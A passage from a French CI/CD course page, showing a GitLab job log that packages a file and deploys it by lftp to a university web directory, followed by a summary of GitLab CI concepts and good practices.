2 on Shared Runners Linux 1c9d9174, system ID: s_79f7fe7e00ad
3 Preparing the "docker" executor 00:02
4 Using Docker executor with image finalgene/openssh ...
5 Pulling docker image finalgene/openssh ...
6 Using docker image sha256:8b3b17cd1124a3c8a296c4c567ddc55988e095128ad86729fb9d2a57a4e877cc for finalgene/openssh with digest finalgene/openssh@sha256:0272f8e0ef0344eafc71c2dfb53ba8397ff47d7cf2e46c5c46c5f269e41d19e8 ...
7 Preparing environment 00:00
8 Running on runner-1c9d9174-project-6280-concurrent-0 via bigci...
9 Getting source from Git repository 00:02
10 Fetching changes with git depth set to 20...
11 Initialized empty Git repository in /builds/fmichel/cicd_course_samples/.git/
12 Created fresh repository.
13 Checking out 79598d38 as detached HEAD (ref is 10_example)...
14 Skipping Git submodules setup
15 Downloading artifacts 00:00
16 Downloading artifacts for build (110409)...
17 Downloading artifacts from coordinator... ok host=gite.lirmm.fr id=110409 responseStatus=200 OK token=64-UPLUW
18 Executing "step_script" stage of the job script 00:02
19 Using docker image sha256:8b3b17cd1124a3c8a296c4c567ddc55988e095128ad86729fb9d2a57a4e877cc for finalgene/openssh with digest finalgene/openssh@sha256:0272f8e0ef0344eafc71c2dfb53ba8397ff47d7cf2e46c5c46c5f269e41d19e8 ...
20 $ echo $PACKAGE_NAME
21 hello-1.0.zip
22 $ cat Hello.class | gzip > $PACKAGE_NAME
23 $ echo "<a href=\"$PACKAGE_NAME\">Last version -> $PACKAGE_NAME</a>" > index.html
24 $ apk add lftp
25 fetch https://dl-cdn.alpinelinux.org/alpine/v3.18/main/x86_64/APKINDEX.tar.gz
26 fetch https://dl-cdn.alpinelinux.org/alpine/v3.18/community/x86_64/APKINDEX.tar.gz
27 (1/3) Installing libgcc (12.2.1_git20220924-r10)
28 (2/3) Installing libstdc++ (12.2.1_git20220924-r10)
29 (3/3) Installing lftp (4.9.2-r5)
30 Executing busybox-1.36.1-r0.trigger
31 OK: 34 MiB in 43 packages
32 $ lftp -u $IUT_USER,$IUT_PASSW -e "set ftp:ssl-allow 0; cd public_html; put $PACKAGE_NAME index.html; bye;" sftp://ftpinfo.iutmontp.univ-montp2.fr
33 Cleaning up project directory and file based variables 00:01
34 Job succeeded
```

Conclusion

À connaître

- **stages** : définit les étapes du pipeline de CI/CD
- **stage** : définit le nom d'une étape
- **job** : tâche associée à un stage
- **artifacts** : fichiers et dossiers produits par un job
- **GitLab runner** : application exécutant les jobs
- **variables** : permet une programmation avancée du pipeline

Bonnes pratiques

- utiliser les stages par défaut : **build**, **test**, **deploy**
- **données sensibles** ⇒ définition de variables/fichiers via l'UI
- utiliser des **images précises pour les runners**